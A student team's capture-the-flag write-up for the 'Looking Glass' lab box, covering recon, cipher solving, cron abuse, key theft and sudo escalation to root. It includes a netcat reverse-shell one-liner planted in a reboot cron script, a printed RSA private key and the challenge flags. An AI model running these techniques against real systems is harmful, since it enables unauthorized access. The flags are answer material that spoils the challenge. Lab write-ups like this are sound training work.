

# PenTest 1

## Looking Glass

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## Recon and Enumeration


**Members Involved:** Hakeem

**Tools used:** Nmap / ssh

### **Thought Process and Methodology and Attempts:**

Starting with a nmap to find open port of the machine

nmap <Your-Machine-IP>



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ nmap 10.10.173.224  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 11:08 EDT  
Nmap scan report for 10.10.173.224  
Host is up (0.26s latency).  
Not shown: 916 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
9000/tcp   open  cslistener  
9001/tcp   open  tor-orport  
9002/tcp   open  dynamid  
9003/tcp   open  unknown  
9009/tcp   open  pichat  
9010/tcp   open  sdr  
9011/tcp   open  d-star  
9040/tcp   open  tor-trans  
9050/tcp   open  tor-socks  
9071/tcp   open  unknown  
9080/tcp   open  glrpc  
9081/tcp   open  cisco-aqos  
9090/tcp   open  zeus-admin  
9091/tcp   open  xmltec-xmlmail  
9099/tcp   open  unknown  
9100/tcp   open  jetdirect  
9101/tcp   open  jetdirect  
9102/tcp   open  jetdirect  
9103/tcp   open  jetdirect  
9110/tcp   open  unknown
```

We tried searching for enumeration and CVE's for the running services but nothing was interesting. So we tried connecting to some of the dropbear-sshd and found a pattern telling us something.

```
kali@kali: ~  
File Actions Edit View Help  
$ ssh 10.10.68.11 -p 12465  
The authenticity of host '[10.10.68.11]:12465 ([10.10.68.11]:12465)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:8: [hashed name]  
~/.ssh/known_hosts:9: [hashed name]  
~/.ssh/known_hosts:10: [hashed name]  
~/.ssh/known_hosts:11: [hashed name]  
~/.ssh/known_hosts:12: [hashed name]  
~/.ssh/known_hosts:13: [hashed name]  
~/.ssh/known_hosts:14: [hashed name]  
~/.ssh/known_hosts:15: [hashed name]  
(60 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.68.11]:12465' (RSA) to the list of known hosts.  
Higher  
Connection to 10.10.68.11 closed.  
  
(kali@kali)~  
$ ssh 10.10.68.11 -p 12461  
The authenticity of host '[10.10.68.11]:12461 ([10.10.68.11]:12461)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:8: [hashed name]  
~/.ssh/known_hosts:9: [hashed name]  
~/.ssh/known_hosts:10: [hashed name]  
~/.ssh/known_hosts:11: [hashed name]  
~/.ssh/known_hosts:12: [hashed name]  
~/.ssh/known_hosts:13: [hashed name]  
~/.ssh/known_hosts:14: [hashed name]  
~/.ssh/known_hosts:15: [hashed name]  
(61 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.68.11]:12461' (RSA) to the list of known hosts.  
Lower  
Connection to 10.10.68.11 closed.
```

It showed “Lower” and “Higher” on different ports cleverly suggesting that we need to find the port b/w them that is our way ahead. After a lot of trial-and-error, finally we found the port we were looking for.

```
kali@kali: ~  
File Actions Edit View Help  
The authenticity of host '[10.10.68.11]:12463 ([10.10.68.11]:12463)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:8: [hashed name]  
~/.ssh/known_hosts:9: [hashed name]  
~/.ssh/known_hosts:10: [hashed name]  
~/.ssh/known_hosts:11: [hashed name]  
~/.ssh/known_hosts:12: [hashed name]  
~/.ssh/known_hosts:13: [hashed name]  
~/.ssh/known_hosts:14: [hashed name]  
~/.ssh/known_hosts:15: [hashed name]  
(62 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.68.11]:12463' (RSA) to the list of known hosts.  
You've found the real service.  
Solve the challenge to get access to the box  
Jabberwocky  
'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxtbmi bp bwl arul;  
Elw bpmte pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztigl.  amecDe  
  
'Fvphve ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwhx sbai, tst jlbal vppa grmj!  
Bplhrf xag Rjinlu imro, pud tlnp  
Bwl jintmofh Iaohxtachxta!  
  
Oi tzdr hjw oqzehp jpvvd tc oach:  
Eqvv amdz ale xpuxpqx hwt oi jhbkhe--  
Hv rfwmgl wl fp moi Tfbaun xkgm,  
Puh jmvsd lloimi bp bwvyxaa.  
Expires 3m 19s  
Eno pz io yyhqho xyhbke wl sushf,  
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,  
Jani pjqumpzgn xhcdhgi xag bjskvr dsoo,  
Pud cykdtik ej ba gaxt!  
  
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh  
Ewl vpvict qseux dine huidox-achgb!  
Al peqi pt eifz, ick azmo mtd wlae  
Lx ymca krebqpsxug cev.  
  
'Ick lrla xhzi zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:
```

We found a “Cipher” text which upon searching was actually a poem “Jabberwocky”

We found out that it was actually a “Vigenere Cipher”. So we tried different online decoders and found the key for the cipher which will give us the clear text.

## Vigenere Tool

```
'Awow utqasmx, tun tst z1jxaa odc1j  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd
```

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### Auto Solve Options

**Min Key Length****Max Key Length****Iterations****Max Results****Spacing Mode**

### Results

**Decoded message:**

```
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.
```

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### Final Result:

The last line of the cipher when decrypted with the key was the line with our secret. Type in that “secret” and you will get your SSH credentials.

### Results

**Decoded message:**

```
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock
```

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## Initial Foothold

**Members Involved:** Izzul

**Tools used:** Kali Linux, SSH, Netcat

### **Thought Process and Methodology and Attempts:**

After getting the password for the “jabberwock” user, Izzul logs into the user to get more information.

```
(kali@kali)-[~]
$ ssh -l jabberwock 10.10.141.255
The authenticity of host '10.10.141.255 (10.10.141.255)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.141.255' (ED25519) to the list of known hosts.
jabberwock@10.10.141.255's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
```

Try listing the files, Izzul can see there are 3 available files.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
```

Izzul tried opening the poem.txt, but nothing important, only a well written poem.

Izzul then tries opening the user.txt file, bullseye, and Izzul gets the first flag that we need.

```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

However, it is reversed. Izzul can use a text reverser tool on the web. That's the user flag.

There is another file, try opening twasBrillig.sh, it is a script.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

Izzul then proceed to find other clues and leads. Izzul try to search if there is any cron job available. And there is one.



```

jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.dail
y )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.week
ly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mont
hly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh

```

Izzul reboot to get into the user “tweedledum”. Let’s insert our reverse shell first in the twasBrillig.sh.

```

jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.3
.22 1234 >/tmp/f" >twasBrillig.sh

```

Don’t forget to activate the listener in the attack machine.

```

(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...

```

Proceed to reboot the machine and wait for our listener to catch something.

```

jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.141.255 closed by remote host.
Connection to 10.10.141.255 closed.

```

## Final Result:

Izzul already inserted the reverse shell, now we just have to be patient for the listener to catch something, around 1-2 minutes before we can proceed with our task.

```

(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...

```

## Horizontal Privilege Escalation

**Members Involved:** Haikal

**Tools used:** Kali Linux, ssh, netcat

### **Thought Process and Methodology and Attempts:**

After the netcat listener caught something, Haikal stabilized and upgraded the shell.

```
(1211103141@kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [10.8.7.229] from (UNKNOWN) [10.10.153.44] 37550  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
tweedledum@looking-glass:~$ export TERM=xterm  
export TERM=xterm  
tweedledum@looking-glass:~$ ^Z  
zsh: suspended nc -lvnp 1234  
  
(1211103141@kali)-[~]  
$ stty raw -echo; fg  
[1] + continued nc -lvnp 1234  
  
tweedledum@looking-glass:~$
```

After enumerating, Haikal found a text file called humptydumpty.txt which he thinks the next user that he can switch into or make horizontal privilege escalation.

```
tweedledum@looking-glass:~$ ls  
humptydumpty.txt poem.txt  
tweedledum@looking-glass:~$ cat humptydumpty.txt  
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624  
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b  
tweedledum@looking-glass:~$
```

He took the weird text and put it into a cipher identifier to see what type of encryption it is.



## Enter Ciphertext here

```
dcff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cedcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
```

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Note: To get accurate results, your ciphertext should be at least 25 characters long.

## Analysis Results

dcff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 7692c3ad3540bb803c020b3aee66cd88871...

Your ciphertext is likely of this type:

[Hexadecimal Code \(click to read more\)](#)

Then, he ran the code into hexadecimal analysis and found a password from UTF8 encoding that he assumed was humptydumpty's password.

## Hexadecimal Analysis Tool

```
0808e150d18d1cedcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

Any other characters than hexadecimal digits (0-9, A-F or a-f) will be ignored.

[Run Analysis](#)

## Results

dcff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 7692...

Encoding	Result
UTF8	@B?ZLIII99hhvk@ia@v@is@<<f24XnqC???(9X;N? X&@]??d<?#X?AX?^6\$X?V9X?X?Ecu??eI? ?#X?s? @O?Q?I?w?J?X! X?X?c?X?X?IVAoW?X?wmj?E?X?h?X?a? ?X?X?sFgv?X?X?D?X?H?X?(XQ?X?o?X?)s'= j?X?X?X?X?X?r?X?X?B?the password is zyxwvutsrqponmlk

Since he have the password, he can just use su command to change user into humptydumpty.

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
```

Haikal changed the directory to home and found a new user called alice.

```
humptydumpty@looking-glass:/home/tweedledum$ cd ..
humptydumpty@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$
```

Haikal can't use ls command to the alice directory so he kinda stuck a bit. He found out that user's can be checked by looking into the /.ssh/id\_rsa . Somehow Haikal can cat it and manage to find the key that he can use to ssh to Alice without the password.

```
humptydumpty@looking-glass:/home$ ls alice
ls: cannot open directory 'alice': Permission denied
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmd
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtIKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLlL3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjwqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jLMHQO
zmU73tuPVQSESgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmG0vik4Lzk/rDGn9VjcYFxoPu3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJVrGbdBVGOFlowZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCiJsS6uA6CWwXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfN4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlxDIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lZrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAYnnRMH1U7kUfPUB2ZXcmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$
```

Haikal makes a new file containing the key in our machine.

```
GNU nano 5.9                                alicekey *
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFuQjXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtikP1L4bq/4vU30UcA+aYHxqhyq39arpeceHvVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzfFv4uhPkxBLl3f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFn1W7x2R3vyq7xyDrwiXejFW4yYe+kLiGZyyk1ia7HGhNKPirUfPdJdT+r
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WfEcmTnIQDyOFWcbmgOvik4Lzk/rDGn9VjcYfxOpUj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVROAkFpyEoFZxQFqPqw3LZyviKena/HyWLxXWHxG6j7aW
DmtVXjjQ0wcj0LUdKt4QQvCJVrGbdBVG0FloWZzLpYVGjchxmLR+RHCb40pZjBgr5
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-----END RSA PRIVATE KEY-----

File Name to Write: alicekey
^G Help          M-D DOS Format   M-A Append      M-B Backup File
^C Cancel        M-M Mac Format   M-P Prepend     ^T Browse
```

Final Result:

Haikal manages to use the key to ssh into Alice's account.

```
(1211103141@kali)-[~]
$ nano alicekey

(1211103141@kali)-[~]
$ chmod 600 alicekey

(1211103141@kali)-[~]
$ ssh -i alicekey alice@10.10.153.44
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```



## Root Privilege Escalation

**Members Involved:** Izzul

**Tools used:** Kali Linux

### **Thought Process and Methodology and Attempts:**

Already logged into the user “alice”, Izzul tries to search for any files available. There is one, but it is only a part of a children's fantasy story. Not really useful.

```
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might
.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large
and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and
softer-and rounder-and-

-and it really was a kitten, after all.
```

Izzul tried to find any sudo command available for this user, found one but the hostname is different.

```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Izzul uses the -h sudo command to use a specific hostname to get into the root. In the root Izzul found only one file. The same file in alice's.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
kitten.txt
```

Go to the root directory and Izzul sees there are 4 files available. The 'root.txt' file is the one Izzul seek for.

```
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
```

### **Final Result:**

Opening the file, the flag was also reversed. Izzul uses a text reverser on the web and finally acquires the root flag. Izzul finally gets the root flag after reversing the text. Task finished.

```
root@looking-glass:~# cat /root/root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

### **Contributions**

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